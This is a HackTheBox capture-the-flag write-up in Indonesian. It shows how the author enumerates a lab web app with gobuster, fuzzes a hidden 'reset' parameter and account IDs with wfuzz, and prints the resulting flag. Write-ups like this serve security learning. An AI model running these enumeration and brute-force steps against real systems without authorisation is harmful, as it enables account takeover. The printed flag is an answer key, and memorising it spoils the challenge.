


ACME-INC
(HackTheBox CTF)



Rexy Fahrezi (Noid3a)

Target : docker.hackthebox.eu:32473



Welcome to Acme Inc!

Everything is still under development. Hopefully I will have an account creation and login/password reset functions ready soon!

Lorem Ipsum

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Sed ultrices congue pellentesque. Phasellus cursus vulputate tristique. Maecenas vestibulum porttitor dui eget faucibus. Quisque ac tortor placerat, consequat enim sit amet, faucibus nisl. Etiam tincidunt eros a metus dignissim, et ultrices urna mattis. Cras a faucibus velit. Curabitur ornare, risus id mattis varius, sem quam sodales dui, ac scelerisque tortor tortor sed velit. Etiam imperdiet, orci sed bibendum lobortis, nunc dolor fermentum velit, a vulputate dolor velit nec urna. Aenean sed metus ipsum. Nulla tincidunt libero non mauris tempor, vitae luctus quam efficitur. In rhoncus augue sit amet nisl viverra condimentum vitae eu mi. Mauris vehicula nisl ac ipsum elementum facilisis.

Nulla vel facilisis nisl. Nam eu tincidunt arcu. Phasellus iaculis ante sed molestie sagittis. Mauris vehicula mauris ex, et tempus lorem pellentesque sit amet. Etiam a porta ante. Maecenas lacinia lorem id vulputate ullamcorper. Curabitur maximus est nulla, quis efficitur ante ullamcorper in. Nullam gravida sodales nibh, non eleifend mauris maximus eu. Aenean quis iaculis elit. Nam tincidunt ipsum sit amet porta sodales. Aenean ornare elit et posuere tincidunt.

Berisi web statis, yang semua tombol tidak bisa di klik (tidak berfungsi), tetapi disitu tertulis sebuah hint “Hopefully I will have an account creation and login/password reset functions ready soon!”

Asumsinya web tersebut masih under development ,dan akan membuat fungsi account creation, login dan password reset. Saya mencoba untuk enumerate directory web tersebut menggunakan gobuster dengan wordlist

gobuster dir -u 'url' -w 'wordlist' -x 'extension'


```
root@noid3a:~# gobuster dir -u http://docker.hackthebox.eu:32473/ -w /usr/share/
dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -x php,html,txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://docker.hackthebox.eu:32473/
[+] Threads:      10
[+] Wordlist:      /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-
medium.txt
[+] Status codes:  200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Extensions:   php,html,txt
[+] Timeout:       10s
=====
2020/04/03 11:51:15 Starting gobuster
=====
/index.html (Status: 200)
/css (Status: 301)
/js (Status: 301)
/api (Status: 301)
Progress: 4229 / 207644 (2.04%)
```

Dan didapatkan direktori /api/ ,lalu coba enumerate lagi didalam direktori /api/ tersebut

`gobuster -u http://docker.hackthebox.eu:32473/api/ -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -x php,html,txt`

```
root@noid3a:~# gobuster dir -u http://docker.hackthebox.eu:32473/api/ -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -x php,html,txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url: http://docker.hackthebox.eu:32473/api/
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Extensions: php,html,txt
[+] Timeout: 10s
=====
2020/04/03 11:51:39 Starting gobuster
=====
/index.html (Status: 200)
/action.php (Status: 200)
Progress: 6062 / 207644 (2.92%)
```

Dan didapatkan sebuah file action.php ,lalu saya coba untuk membuka file tersebut dan hasilnya :



Error: Parameter not set

Asumsi saya berarti action.php tersebut mempunyai parameter yang harus diisi, tapi karena saya tidak tau nama parameternya tersebut, maka saya coba brute menggunakan wfuzz.

`wfuzz --hh=24 -c -w /usr/share/dirb/wordlists/big.txt`
<http://docker.hackthebox.eu:32473/api/action.php?FUZZ=test>

--hh = hide response dengan panjang karakter spesifik

-c = color

-w = wordlist

```

root@noid3a:/home/bio/netsec/tools# wfuzz --hh=24 -c -w /usr/share/dirb/wordlists/big.txt http://docker.hackthebox.eu:32473/api/action.php?FUZZ=test

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.4 - The Web Fuzzer *
*****


Target: http://docker.hackthebox.eu:32473/api/action.php?FUZZ=test
Total requests: 20469

=====
ID           Response  Lines  Word  Chars  Payload
=====
000015356:  200           0 L    5 W    27 Ch  "reset"

Total time: 638.0431
Processed Requests: 20469
Filtered Requests: 20468
Requests/sec.: 32.08089

```

Hasilnya didapatkan parameter 'reset', lalu coba eksekusi parameternya dan hasilnya :



The screenshot shows a web browser window with the address bar displaying `docker.hackthebox.eu:32473/api/action.php?reset=test`. Below the address bar, there is a navigation bar with links to Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, and Offens. The main content area of the browser displays the error message: "Error: Account ID not found".

Berdasarkan error tersebut maka sudah jelas isi dari parameter 'reset' adalah Account ID, maka saya brute lagi ID nya dengan wfuzz.

```

root@noid3a:~# wfuzz --hh=27 -c -w /usr/share/dirb/wordlists/big.txt http://docker.hackthebox.eu:32473/api/action.php?reset=FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.4 - The Web Fuzzer *
*****


Target: http://docker.hackthebox.eu:32473/api/action.php?reset=FUZZ
Total requests: 20469

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000318:  200           0 L   10 W   74 Ch  "20"

Total time: 630.9603
Processed Requests: 20469
Filtered Requests: 20468
Requests/sec.: 32.44102

```

Ternyata ID yang didapatkan adalah 20, langsung saja eksekusi pada target dan hasilnya :



Flag : HTB{h0t_fuzz3r}